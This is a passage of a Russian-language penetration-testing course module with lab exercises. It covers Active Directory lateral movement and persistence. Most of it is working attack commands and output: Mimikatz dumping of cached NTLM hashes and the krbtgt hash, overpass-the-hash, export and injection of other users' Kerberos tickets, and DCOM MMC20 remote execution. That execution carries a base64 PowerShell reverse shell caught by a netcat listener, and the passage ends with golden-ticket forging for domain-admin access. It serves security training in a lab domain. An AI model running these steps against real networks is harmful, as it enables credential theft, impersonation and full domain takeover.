
1. Запустите группу VM 1 и повторите шаги, обсуждавшиеся в этом разделе. Какой TCP-порт должен быть включен на целевой машине, чтобы техника pass the hash работала?
2. Запустите группу VM 2 и попробуйте выполнить технику pass the hash для lateral movement на web04, чтобы получить flag, расположенный на desktop администратора.

С помощью overpass the hash мы можем злоупотребить NTLM user hash, чтобы получить полный Kerberos Ticket Granting Ticket (TGT). Затем можно использовать TGT для получения Ticket Granting Service (TGS).

Чтобы это продемонстрировать, предположим, что мы скомпрометировали workstation (или server), на которой *jen* аутентифицировалась. Также предположим, что теперь машина кэширует ее credentials (и, следовательно, ее NTLM хэш пароля).

Чтобы смоделировать эти cached credential, мы войдем на Windows 10 CLIENT76 как *jeff* и запустим процесс как *jen*, что вызовет authentication prompt.

Самый простой способ сделать это - щелкнуть правой кнопкой по иконке Notepad на desktop, затем shift left-click "show more options" во всплывающем меню, что даст options на рисунке 2.



Здесь мы вводим *jen* как имя пользователя вместе с соответствующим паролем, что запустит Notepad в контексте этого пользователя. После успешной аутентификации учетные данные *jen* будут кэшированы на этой машине.

Мы можем проверить это, открыв Administrative shell и используя **mimikatz** с командой **sekurlsa::logonpasswords**. Команда выгрузит cached хэш пароляes.

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords

...
Authentication Id : 0 ; 1142030 (00000000:00116d0e)
Session           : Interactive from 0
User Name         : jen
Domain            : CORP
Logon Server      : DC1
Logon Time        : 2/27/2023 7:43:20 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1124
        msv :
         [00000003] Primary
         * Username : jen
         * Domain   : CORP
         * NTLM     : 369def79d8372408bf6e93364cc93075
         * SHA1     : faf35992ad0df4fc418af543e5f4cb08210830d4
         * DPAPI    : ed6686fedb60840cd49b5286a7c08fa4
        tspkg :
        wdigest :
         * Username : jen
         * Domain   : CORP
         * Password : (null)
        kerberos :
         * Username : jen
         * Domain   : CORP.COM
         * Password : (null)
        ssp :
        credman :
...
```

Листинг 17 - Выгрузка хэш пароля для 'jen'

Этот вывод показывает cached credentials *jen* в собственном session *jen*. Он включает NTLM hash, который мы используем для overpass the hash.

Суть техники lateral movement overpass the hash - превратить NTLM hash в Kerberos ticket и избежать использования NTLM authentication. Простой способ сделать это - команда **sekurlsa::pth** из Mimikatz.

Команда требует несколько аргументов и создает новый процесс PowerShell в контексте *jen*. Этот новый PowerShell prompt позволит нам получить Kerberos tickets без выполнения NTLM authentication по сети, что отличает эту атаку от традиционного pass-the-hash.

В качестве первого аргумента мы указываем `/user:` и `/domain:`, задавая их как **jen** и **corp.com** соответственно. NTLM hash укажем через `/ntlm:` и, наконец, используем `/run:`, чтобы указать создаваемый процесс (в этом случае PowerShell).

```
mimikatz # sekurlsa::pth /user:jen /domain:corp.com /ntlm:369def79d8372408bf6e93364cc93075 /run:powershell
user    : jen
domain  : corp.com
program : powershell
impers. : no
NTLM    : 369def79d8372408bf6e93364cc93075
  |  PID  8716
  |  TID  8348
  |  LSA Process is now R/W
  |  LUID 0 ; 16534348 (00000000:00fc4b4c)
  \_ msv1_   - data copy @ 000001F3D5C69330 : OK !
  \_ kerberos - data copy @ 000001F3D5D366C8
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
```

```
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001F3D5C63B68 (32) -> null
```

Листинг 18 - Создание процесса с NTLM хэш пароля другого пользователя

На этом этапе у нас есть новый сессия PowerShell, который позволяет выполнять команды как *jen*.

На этом этапе запуск команды *whoami* во вновь созданном сессия PowerShell показал бы identity *jeff* вместо *jen*. Хотя это может сбивать с толку, это ожидаемое поведение утилиты *whoami*, которая проверяет только token текущего процесса и не инспектирует импортированные Kerberos tickets.

Перечислим cached Kerberos tickets с помощью **klist**.

```
PS C:\Windows\system32> klist

Current LogonId is 0:0x1583ae

Cached Tickets: (0)
```

Листинг 19 - Перечисление Kerberos tickets

Kerberos tickets не были кэшированы, но это ожидаемо, поскольку *jen* еще не выполнила interactive login. Сгенерируем TGT, аутентифицируясь к network share на сервере files04 с помощью **net use**.

```
PS C:\Windows\system32> net use \\files04
The command completed successfully.
```

Листинг 20 - Mapping network share на удаленном сервере

Вывод показывает, что команда **net use** была успешной.

Теперь используем команду **klist**, чтобы перечислить вновь запрошенные Kerberos tickets.

```
PS C:\Windows\system32> klist

Current LogonId is 0:0x17239e

Cached Tickets: (2)

#0>     Client: jen @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 2/27/2023 5:27:28 (local)
        End Time:   2/27/2023 15:27:28 (local)
        Renew Time: 3/6/2023 5:27:28 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC1.corp.com

#1>     Client: jen @ CORP.COM
        Server: cifs/files04 @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 2/27/2023 5:27:28 (local)
        End Time:   2/27/2023 15:27:28 (local)
        Renew Time: 3/6/2023 5:27:28 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC1.corp.com
```

Листинг 21 - Перечисление Kerberos tickets

Вывод содержит Kerberos tickets, включая TGT и TGS для сервиса *Common Internet File System* (CIFS).

Мы знаем, что ticket #0 является TGT, потому что server - krbtgt.

В этом примере мы произвольно использовали net use, но могли бы использовать любую команду, требующую domain permissions и впоследствии создающую TGS.

Теперь мы преобразовали наш NTLM hash в Kerberos TGT, что позволяет использовать любые инструменты, которые полагаются на Kerberos authentication (в отличие от NTLM). Здесь мы используем официальное PsExec application от Microsoft.

PsExec может запускать команду удаленно, но не принимает хэш пароляes. Поскольку мы сгенерировали Kerberos tickets и работаем в контексте *jen* в сессия PowerShell, мы можем повторно использовать TGT, чтобы получить code execution на host files04.

Попробуем это сейчас, запустив `.\PsExec.exe`, чтобы удаленно открыть **cmd** на машине files04 как *jen*.

```
PS C:\Windows\system32> cd C:\tools\SysinternalsSuite\
PS C:\tools\SysinternalsSuite> .\PsExec.exe \\files04 cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\jen

C:\Windows\system32>hostname
FILES04
```

Листинг 22- Открытие удаленного соединения с использованием Kerberos

Как видно из вывода, мы успешно повторно использовали Kerberos TGT, чтобы запустить command shell на сервере files04.

Отлично! Мы успешно повысили cached NTLM хэш пароля до Kerberos TGT, чтобы получить remote code execution от имени другого пользователя.

1. Запустите группу VM 1 и повторите шаги, обсуждавшиеся в этом разделе. Какая команда используется для просмотра текущего TGT, доступного для текущего пользователя?
2. Запустите группу VM 2 и попробуйте выполнить технику overpass the hash для lateral movement на web04, чтобы получить flag, расположенный на Desktop администратора. Для этого подключитесь к CLIENT76 по RDP как пользователь *offsec* и используйте NTLM hash, полученный в предыдущем модуле.

В предыдущем разделе мы использовали технику overpass the hash (вместе с захваченным NTLM hash), чтобы получить Kerberos TGT, позволяющий нам аутентифицироваться с использованием Kerberos. Мы можем использовать TGT только на машине, для которой он был создан, но TGS потенциально предлагает больше гибкости.

Атака *Pass the Ticket* использует TGS, который можно экспортировать и повторно внедрить в другом месте сети, а затем использовать для аутентификации к конкретному сервису. Кроме того, если service tickets принадлежат текущему пользователю, административные привилегии не требуются.

В этом сценарии мы будем злоупотреблять уже существующим session пользователя *dave*. Пользователь *dave* имеет привилегированный доступ к папке *backup*, расположенной на WEB04, тогда как наш logged-in user *jen* его не имеет.

Чтобы продемонстрировать направление атаки, мы извлечем все текущие TGT/TGS из памяти и внедрим WEB04 TGS пользователя *dave* в собственный session. Это позволит нам получить доступ к restricted folder.

Сначала войдем как *jen* на CLIENT76 и проверим, что не можем получить доступ к ресурсу на WEB04. Для этого попробуем перечислить содержимое папки \\web04\backup из administrative PowerShell командной строки session.

```
PS C:\Windows\system32> whoami
corp\jen
PS C:\Windows\system32> ls \\web04\backup
ls : Access to the path '\\web04\backup' is denied.
At line:1 char:1
+ ls \\web04\backup
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\web04\backup:String) [Get-ChildItem],
    UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Листинг 23 - Проверка, что пользователь jen не имеет доступа к shared folder

Подтвердив, что у *jen* нет доступа к ограниченной папке, мы можем запустить mimikatz, включить отладочные привилегии и экспортировать все TGT/TGS из памяти командой **sekurlsa::tickets /export**.

```
mimikatz #privilege::debug
Privilege '20' OK

mimikatz #sekurlsa::tickets /export

Authentication Id : 0 ; 2037286 (00000000:001f1626)
Session           : Batch from 0
User Name         : dave
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/14/2022 6:24:17 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1103

         * Username : dave
         * Domain   : CORP.COM
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 9/14/2022 6:24:17 AM ; 9/14/2022 4:24:17 PM ; 9/21/2022 6:24:17 AM
           Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
           Target Name  (02) : krbtgt ; CORP ; @ CORP.COM
           Client Name  (01) : dave ; @ CORP.COM ( CORP )
           Flags 40c10000    : name_canonicalize ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             f0259e075fa30e8476836936647cdabc719fe245ba29d4b60528f04196745fe6
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;1f1626]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi !
...
```

Листинг 24 - Экспорт Kerberos TGT/TGS на диск

Команда выше разобрала пространство памяти процесса LSASS в поисках любых TGT/TGS, которые затем сохраняются на диск в формате kirbi mimikatz.

Проверка сгенерированных tickets показывает, что у *dave* был инициирован session. Мы можем попробовать внедрить один из его tickets внутрь sessions *jen*.

Мы можем проверить вновь сгенерированные tickets с помощью **dir**, отфильтровав по расширению **kirbi**.

```
PS C:\Tools> dir *.kirbi


    Directory: C:\Tools


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        9/14/2022   6:24 AM           1561 [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi
-a----        9/14/2022   6:24 AM           1505 [0;12bd0]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi
-a----        9/14/2022   6:24 AM           1561 [0;1c6860]-0-0-40810000-dave@cifs-web04.kirbi
-a----        9/14/2022   6:24 AM           1505 [0;1c6860]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi
-a----        9/14/2022   6:24 AM           1561 [0;1c7bcc]-0-0-40810000-dave@cifs-web04.kirbi
-a----        9/14/2022   6:24 AM           1505 [0;1c7bcc]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi
-a----        9/14/2022   6:24 AM           1561 [0;1c933d]-0-0-40810000-dave@cifs-web04.kirbi
-a----        9/14/2022   6:24 AM           1505 [0;1c933d]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi
-a----        9/14/2022   6:24 AM           1561 [0;1ca6c2]-0-0-40810000-dave@cifs-web04.kirbi
-a----        9/14/2022   6:24 AM           1505 [0;1ca6c2]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi
...
```

Листинг 25 - Экспорт Kerberos TGT/TGS на диск

Поскольку было сгенерировано много tickets, мы можем просто выбрать любой TGS ticket в формате **dave@cifs-web04.kirbi** и внедрить его через mimikatz с помощью команды **kerberos::ptt**.

```
mimikatz # kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi

* File: '[0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi': OK
```

Листинг 26 - Внедрение выбранного TGS в памяти процесса.

Ошибок не возникло, а значит при запуске **klist** мы должны ожидать ticket в нашем session.

```
PS C:\Tools> klist

Current LogonId is 0:0x13bca7

Cached Tickets: (1)

#0>     Client: dave @ CORP.COM
        Server: cifs/web04 @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40810000 -> forwardable renewable name_canonicalize
        Start Time: 9/14/2022 5:31:32 (local)
        End Time:   9/14/2022 15:31:13 (local)
        Renew Time: 9/21/2022 5:31:13 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Листинг 27 - Проверка внедренного ticket в памяти

Мы замечаем, что ticket *dave* был успешно импортирован в наш собственный session для пользователя *jen*.

Подтвердим, что нам предоставлен доступ к ограниченной общей папке.

```
PS C:\Tools> ls \\web04\backup


    Directory: \\web04\backup


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        9/13/2022   2:52 AM              0 backup_schemata.txt
```

Листинг 28 - Доступ к общей папке через внедренный билет

Прекрасно! Нам удалось успешно получить доступ к папке, impersonating identity *dave* после внедрения его authentication token в процесс нашего пользователя.

1. Запустите группу VM 1 и попробуйте выполнить технику pass the ticket, как показано в этом разделе, сначала войдя на CLIENT76 как *jen*. Попробуйте выполнить lateral movement на web04, чтобы получить flag, расположенный в shared folder.

В этом разделе мы рассмотрим довольно свежую технику lateral movement, которая эксплуатирует Distributed Component Object Model (DCOM), и узнаем, как ею можно злоупотреблять для lateral movement.

Microsoft Component Object Model (COM) - это система для создания software components, которые взаимодействуют друг с другом. Хотя COM был создан для same-process или cross-process interaction, он был расширен до *Distributed Component Object Model* (DCOM) для взаимодействия между несколькими компьютерами по сети.

И COM, и DCOM являются очень старыми технологиями, появившимися еще в самых первых выпусках Windows. Взаимодействие с DCOM выполняется через RPC по TCP-порт 135, а для вызова DCOM Service Control Manager, который по сути является API, требуется local administrator access.

Cybereason задокументировала набор различных DCOM lateral movement techniques, включая одну, обнаруженную Matt Nelson, которую мы рассматриваем в этом разделе.

Обнаруженная DCOM lateral movement technique основана на COM application Microsoft Management Console (MMC), которая используется для scripted automation Windows systems.

MMC Application Class позволяет создавать Application Objects, которые предоставляют метод *ExecuteShellCommand* в свойстве *Document.ActiveView*. Как следует из названия, этот метод позволяет выполнять любую команду оболочки, если аутентифицированный пользователь авторизован, что является поведением по умолчанию для локальных администраторов.

Мы продемонстрируем эту lateral movement attack как пользователь *jen*, вошедший с уже скомпрометированного Windows 11 host CLIENT74.

Из elevated PowerShell prompt мы можем создать remote MMC 2.0 application, указав целевой IP FILES04 как второй аргумент метода *GetTypeFromProgID*.

```
$dcom = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192.168.50.73"))
```

Листинг 29 - Удаленное создание экземпляра MMC Application object

После сохранения application object в переменную *$dcom* мы можем передать требуемый аргумент приложению через метод ExecuteShellCommand. Метод принимает четыре параметра: **Command**, **Directory**, **Parameters** и **WindowState**. Нас интересуют только первый и третий параметры, которые будут заполнены **cmd** и **/c calc** соответственно.

```
$dcom.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c calc","7")
```

Листинг 30 - Выполнение команды на удаленном DCOM object

После выполнения этих двух PowerShell lines с CLIENT74 мы должны получить запущенный экземпляр calculator app.

Поскольку он находится в Session 0, мы можем проверить, что calculator app работает, с помощью **tasklist**, отфильтровав вывод через **findstr**.

```
C:\Users\Administrator>tasklist | findstr "calc"
win32calc.exe                 4764 Services                   0     12,132 K
```

Листинг 31 - Проверка, что calculator работает на FILES04

Теперь мы можем улучшить нашу технику, расширив эту атаку до полноценного reverse shell, похожего на то, что мы делали ранее в разделе *WMI and WinRM* этого модуля.

Сгенерировав base64 encoded reverse shell с помощью нашего Python-скрипта, мы можем заменить им DCOM payload.

```
$dcom.Document.ActiveView.ExecuteShellCommand("powershell",$null,"powershell -nop -w hidden -e
    JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALg
    BUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5A...
AC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA","7")
```

Листинг 32 - Добавление reverse-shell как DCOM payload на CLIENT74

Переключившись на нашу Kali-машину, мы можем проверить любые входящие соединения на listener, который одновременно настроили.

```
kali@kali:~$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.73] 50778

PS C:\Windows\system32> whoami
corp\jen

PS C:\Windows\system32> hostname
FILES04
```

Листинг 33 - Получение reverse-shell через DCOM lateral movement

Отлично! Мы получили точку опоры на дополнительной внутренней машине, злоупотребив DCOM MMC application.

В этом учебном разделе мы изучили теорию нескольких lateral movement attacks и способы их выполнения со скомпрометированных clients.

Далее мы узнаем, как поддерживать доступ в целевой сети с помощью технику закрепленияs.

1. Запустите группу VM 1 и повторите шаги, обсуждавшиеся в этом разделе. Какой метод MMC принимает аргументы командной оболочки?
2. Запустите группу VM 2 и подключитесь как пользователь *jen* на client74, затем попробуйте злоупотребить DCOM для lateral movement на web04, чтобы получить flag, расположенный на desktop администратора.

23.2. Active Directory Persistence

Этот учебный раздел охватывает следующие учебные цели:

• Понять общее назначение технику закрепленияs
• Использовать golden tickets как persistence attack
• Узнать о shadow copies и о том, как ими можно злоупотреблять для persistence

После того как adversary получил доступ к одному или нескольким hosts, он хотел бы сохранять доступ как можно дольше. Это означает, что доступ атакующего к целевой сети должен продолжаться после reboot или даже изменения credentials. MITRE определяет persistence tactic как набор techniques, направленных на сохранение точку опоры атакующего в целевой сети.

Мы можем использовать традиционные persistence methods в среде Active Directory, но также можем получить AD-specific persistence.

Обратите внимание, что во многих реальных тесты на проникновение или red-team проектах persistence не входит в scope из-за риска неполного удаления после завершения оценке.

В следующем учебном разделе мы изучим, как golden ticket и shadow copy techniques могут быть неправомерно использованы для сохранения доступа.

Возвращаясь к объяснению Kerberos authentication, вспомним, что когда пользователь отправляет запрос на TGT, KDC шифрует TGT секретным ключом, известным только KDCs в домене. Этот секретный ключ является хэш пароля доменной учетной записи пользователя под названием krbtgt.

Если мы сможем получить хэш пароля *krbtgt*, мы сможем создавать собственные custom TGTs, также известные как golden tickets.

Хотя название этой техники напоминает Silver Ticket, с которым мы сталкивались в модуле Attacking Authentication, Golden Tickets дают более мощный вектор атаки. В то время как Silver Tickets нацелены на подделку TGS-билета для доступа к конкретному сервису, Golden Tickets дают нам разрешение на доступ к ресурсам всего домена, как мы скоро увидим.

Например, мы могли бы создать TGT, в котором указано, что непривилегированный пользователь является членом группы Domain Admins, и контроллер домена будет доверять ему, потому что он корректно зашифрован.

Мы должны тщательно защищать украденные хеши пароля *krbtgt*, поскольку они предоставляют неограниченный доступ к домену. Рассмотрите явное получение разрешения клиента перед выполнением этой техники.

Это дает аккуратный способ сохранять persistence в среде Active Directory, но главное преимущество в том, что password учетной записи *krbtgt* не изменяется автоматически.

Этот password изменяется только при обновлении domain functional level с Windows server до 2008 года, но не с более новой версии. Поэтому нередко можно найти очень старые хэш пароляes *krbtgt*.

Domain Functional Level задает возможности домена и определяет, какие Windows операционная системаs могут запускаться на контроллер домена. Более высокие functional levels включают дополнительные features, functionality и security mitigations.

Чтобы проверить эту технику закрепления, сначала попробуем переместиться латерально с рабочей станции Windows 11 CLIENT74 на контроллер домена через PsExec как пользователь *jen*, запустив традиционный command shell командой *cmd*. Это должно завершиться неудачей, потому что у нас нет надлежащих разрешений.

```
C:\Tools\SysinternalsSuite>PsExec64.exe \\DC1 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access DC1:
Access is denied.
```

Листинг 34 - Неудачная попытка выполнить lateral movement

Идеально, именно как ожидалось.

На этом этапе задания golden ticket потребует от нас доступа к учетной записи из группы Domain Admin или компрометации самого контроллера домена, чтобы работать как метод закрепления.

С таким доступом мы можем извлечь хэш пароля учетной записи *krbtgt* с помощью Mimikatz.

Чтобы смоделировать это, мы войдем на контроллер домена через remote desktop, используя учетную запись *jeffadmin*. Затем запустим Mimikatz из `C:\Tools` и выполним команду lsadump::lsa, как показано ниже:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CORP / S-1-5-21-1987370270-658905905-1781884369

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2892d26cdf84d7a70e2eb3b9f05c425e

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 1693c6cefafffc7af11ef34d1c788f47
...
```

Листинг 35 - Выгрузка хэш пароля krbtgt с помощью Mimikatz

Получив NTLM hash учетной записи *krbtgt* вместе с domain SID, мы можем теперь подделать и внедрить наш golden ticket.

Создание golden ticket и его внедрение в память не требует административные привилегии и может быть выполнено даже с компьютера, не присоединенного к домену.

Мы возьмем hash и продолжим процедуру со скомпрометированной workstation.

Вернемся на CLIENT74 как пользователь *jen*. Прежде чем сгенерировать golden ticket, запустим mimikatz и удалим любые существующие Kerberos tickets с помощью **kerberos::purge**.

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK
```

Листинг 36 - Очистка существующих Kerberos Tickets

Теперь передадим domain SID (который можно собрать с помощью **whoami /user**) команде Mimikatz kerberos::golden, чтобы создать golden ticket.

На этот раз мы используем опцию `/krbtgt` вместо `/rc4`, чтобы указать, что передаем хэш пароля учетной записи пользователя *krbtgt*. Начиная с июля 2022 года Microsoft улучшила authentication process, поэтому нам нужно предоставить существующую учетную запись. Зададим username golden ticket как **jen**. Раньше не имело значения, существовала ли учетная запись.

```
mimikatz # kerberos::golden /user:jen /domain:corp.com /sid:S-1-5-21-1987370270-658905905-1781884369 /krbtgt:
    1693c6cefafffc7af11ef34d1c788f47 /ptt
User      : jen
Domain    : corp.com (CORP)
SID       : S-1-5-21-1987370270-658905905-1781884369
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 1693c6cefafffc7af11ef34d1c788f47 - rc4_hmac_nt
Lifetime  : 9/16/2022 2:15:57 AM ; 9/13/2032 2:15:57 AM ; 9/13/2032 2:15:57 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'jen @ corp.com' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF665F1B800
```

Листинг 37 - Создание golden ticket с помощью Mimikatz

Mimikatz предоставляет два набора значений по умолчанию при использовании опции golden ticket: идентификатор пользователя и идентификаторы групп. User ID по умолчанию установлен в 500, что является RID встроенного администратора домена. Значения group ID состоят из самых привилегированных групп в Active Directory, включая группу Domain Admins.

С внедренным в память golden ticket используем *PsExec*, чтобы запустить новую командную строку с **misc::cmd**.

```
C:\Tools\SysinternalsSuite>PsExec.exe \\dc1 cmd.exe

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5cd4:aacd:705a:3289%14
   IPv4 Address. . . . . . . . . . . : 192.168.50.70
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254
C:\Windows\system32>whoami
corp\jen
```

Листинг 38 - Использование PsExec для доступа к DC01

Отлично! Теперь у нас есть интерактивная командная строка на контроллере домена. Теперь используем команду **whoami**, чтобы проверить, что наш пользователь *jen* теперь является частью группы Domain Admin.

```
C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
    Attributes
========================================== ================ ============================================
    ================================================================
Everyone                                   Well-known group S-1-1-0
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544
    Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545
    Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15
    Mandatory group, Enabled by default, Enabled group
CORP\Domain Admins                         Group            S-1-5-21-1987370270-658905905-1781884369-512
    Mandatory group, Enabled by default, Enabled group
CORP\Group Policy Creator Owners           Group            S-1-5-21-1987370270-658905905-1781884369-520
